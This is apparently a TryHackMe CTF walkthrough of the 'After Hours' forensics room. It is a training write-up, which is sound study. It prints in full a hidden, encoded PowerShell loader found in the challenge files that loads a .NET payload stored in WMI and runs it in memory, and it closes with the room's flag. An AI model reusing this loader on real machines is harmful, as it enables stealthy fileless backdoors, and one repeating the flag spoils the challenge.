After Hours
by othmane01
After Hours is a tryhackme medium challenge in this step-by-step walk-through we’ll solve it together.
Room Link: after_hours
ROOM HITNS :
we donwload the attached zip file and unzip it:

donwload it and unzip it
N.B:The extensions .MAP, .DATA, and .BTR usually indicate data files used by an application or database.
STRINGS:
we extract the strings from the file and search for THM but nothing useful

since in the hint we told that we have the codede , we can search for ‘==’ since base64 encoding is so commun:
grep -n "==" strings.txt


**the output:**
cmd /C powershell.exe -Sta -Nop -Window Hidden -enc JABmAGkAbABlACAAPQAgACgAWwBXAG0AaQBDAGwAYQBzAHMAXQAnAFIATwBPAFQAXABjAGkAbQB2ADIAOgBXAGkAbgAzADIAXwBIAGEAcgBkAHcAYQByAGUAVABlAGwAZQBtAGUAdAByAHkAJwApAC4AUAByAG8AcABlAHIAdABpAGUAcwBbACcAQwBvAG4AZgBpAGcARABhAHQAYQAnAF0ALgBWAGEAbAB1AGUAOwANAAoAJABvACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQA7AA0ACgAkAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEQAZQBmAGwAYQB0AGUAUwB0AHIAZQBhAG0AKABbAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAF0AWwBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGYAaQBsAGUAKQAsAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBtAHAAcgBlAHMAcwApADsADQAKACQAYgAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQgB5AHQAZQBbAF0AKAAxADAAMgA0ACkAOwANAAoAJAByACAAPQAgACQAZAAuAFIAZQBhAGQAKAAkAGIALAAwACwAMQAwADIANAApADsADQAKAHcAaABpAGwAZQAoACQAcgAgAC0AZwB0ACAAMAApAHsADQAKACAAIAAgACAAJABvAC4AVwByAGkAdABlACgAJABiACwAMAAsACQAcgApADsADQAKACAAIAAgACAAJAByACAAPQAgACQAZAAuAFIAZQBhAGQAKAAkAGIALAAwACwAMQAwADIANAApADsADQAKAH0ADQAKAFsAUgBlAGYAbABlAGMAdABpAG8AbgAuAEEAcwBzAGUAbQBiAGwAeQBdADoAOgBMAG8AYQBkACgAJABvAC4AVABvAEEAcgByAGEAeQAoACkAKQAuAEUAbgB0AHIAeQBQAG8AaQBuAHQALgBJAG4AdgBvAGsAZQAoACQAbgB1AGwAbAAsAEAAKAAsAFsAcwB0AHIAaQBuAGcAWwBdAF0AQAAoACkAKQApAHwATwB1AHQALQBOAHUAbABsAA==
DECODINS
we decode it using :
echo "base64_encoding_payload" |base64-d

looking for the class we found an intersting encrypted text :


we copy the enc text to cyberchef :
Entropy measures how unpredictable the data is. In malware analysis and CTFs, it’s useful for investigating whether a file contains compressed data, encrypted content, or potentially packed malware.


loding entropy shows us it might be successfully decoded :



we can save it as .exe :
Detect_It_Easy:

we use a tool called die to analyse it, Die (Detect It Easy) is a reverse-engineering tool used to identify file types and analyze executable files. It helps you detect:
- Compiler: Which compiler was used to build the executable.
- Packer: Whether the file is packed or compressed with a tool such as UPX.
- File type: Whether a file is a PE, ELF, or another executable format.
- Signatures: Patterns that help identify the software or tools used to create a binary. :
N.B
to install die in deb : sudo apt update && sudo apt install die

we found an interesting string :

after decoding it we got the flag:

#Flag :
THM{P4tch_op3ned_th3_BacKd00r}
Special thanks to ar33zy and slave.thm and kohzmiy and Tryhackme
that’s it . see you next time